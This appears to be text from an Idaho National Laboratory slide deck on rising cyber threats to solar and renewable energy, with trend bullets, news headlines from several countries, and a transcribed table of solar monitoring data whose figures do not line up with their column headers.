The image shows a screenshot of a social media post displaying a table of compromised solar monitoring data. The table has columns for 'Имя растения', 'Тип', 'Мощность', 'Напряжение', 'Ток', 'Энергия', and 'Состояние'. The table lists several solar panels with their respective specifications. The data is as follows:

Имя растения	Тип	Мощность	Напряжение	Ток	Энергия	Состояние
104,80 кВт...	11,70 кВт	264,30 кВтч	20,00 кВтч	5,62 кВт	50,70 кВтч	144,80 кВт...
11,99	333,00 кВтч	140,00 кВт...	12,00 кВт	349,20 кВтч		
114,80 кВт...	13,16 кВт	293,10 кВтч	90,00 кВтч	7,81 кВт	203,50 кВтч	134,80 кВт...
13,23 кВт	320,00 кВтч	120,00 кВт...	10,47 кВт	285,10 кВтч		



Trends

- Notable increase in attacks targeting solar industry and renewable sector at large
- No strong evidence that renewables being targeted because their renewables or for operational impact
 - Active exploitation of vulnerabilities just uses devices for computing power for other attacks
- Ransomware and data breaches continue to be some of most common attacks.
- Operational impact seen most as denial-of-service.
 - Level of impact depends on stakeholder affected and criticality of assets.

Increasing awareness of the growing cyber risks associated with solar energy systems

- Agencies in Denmark, Germany, Australia, and the U.S. have highlighted importance
- Cyber threat intel companies have focused attention on renewables as a subset of the energy sector

Emergency bell for cybersecurity of Dutch solar energy

GREEN+ - Solar power is becoming increasingly important to our energy supply. At the same time, all those installations are susceptible to cyber-attack. Research shows that the potential impact is significant.

NEWS 12 AUGUST 2024



FBI warns of increased cyber threats to expanding US renewable energy sector

JULY 02, 2024



Australia Focuses on Threat of Chinese Attack on Solar Power

New Standards to Target Security of Connected Rooftop Systems, Solar Inverters

Jayant Chakravarti (@JayJay_Tech) • October 25, 2023

RECHARGE

Wind

Germany plans cyber security scrutiny of 'every wind turbine' says top energy official

Nation sees wind and solar as 'critical infrastructure' and will apply all laws to protect data, warns Nimmermann

<https://innovationorigins.com/en/emergency-bell-for-cybersecurity-of-dutch-solar-energy/>

<https://www.bankinfosecurity.com/australia-focuses-on-threat-chinese-attack-on-solar-power-a-23395>

<https://www.rechargenews.com/wind/germany-plans-cyber-security-scrutiny-of-every-wind-turbine-says-top-energy-official/2-1-1715184>

<https://industrialcyber.co/threats-attacks/fbi-warns-of-increased-cyber-threats-to-expanding-us-renewable-energy-sector/>



Idaho National Laboratory

Battelle Energy Alliance manages INL for the U.S. Department of Energy's Office of Nuclear Energy. INL is the nation's center for nuclear energy research and development, and also performs research in each of DOE's strategic goal areas: energy, national security, science and the environment.

WWW.INL.GOV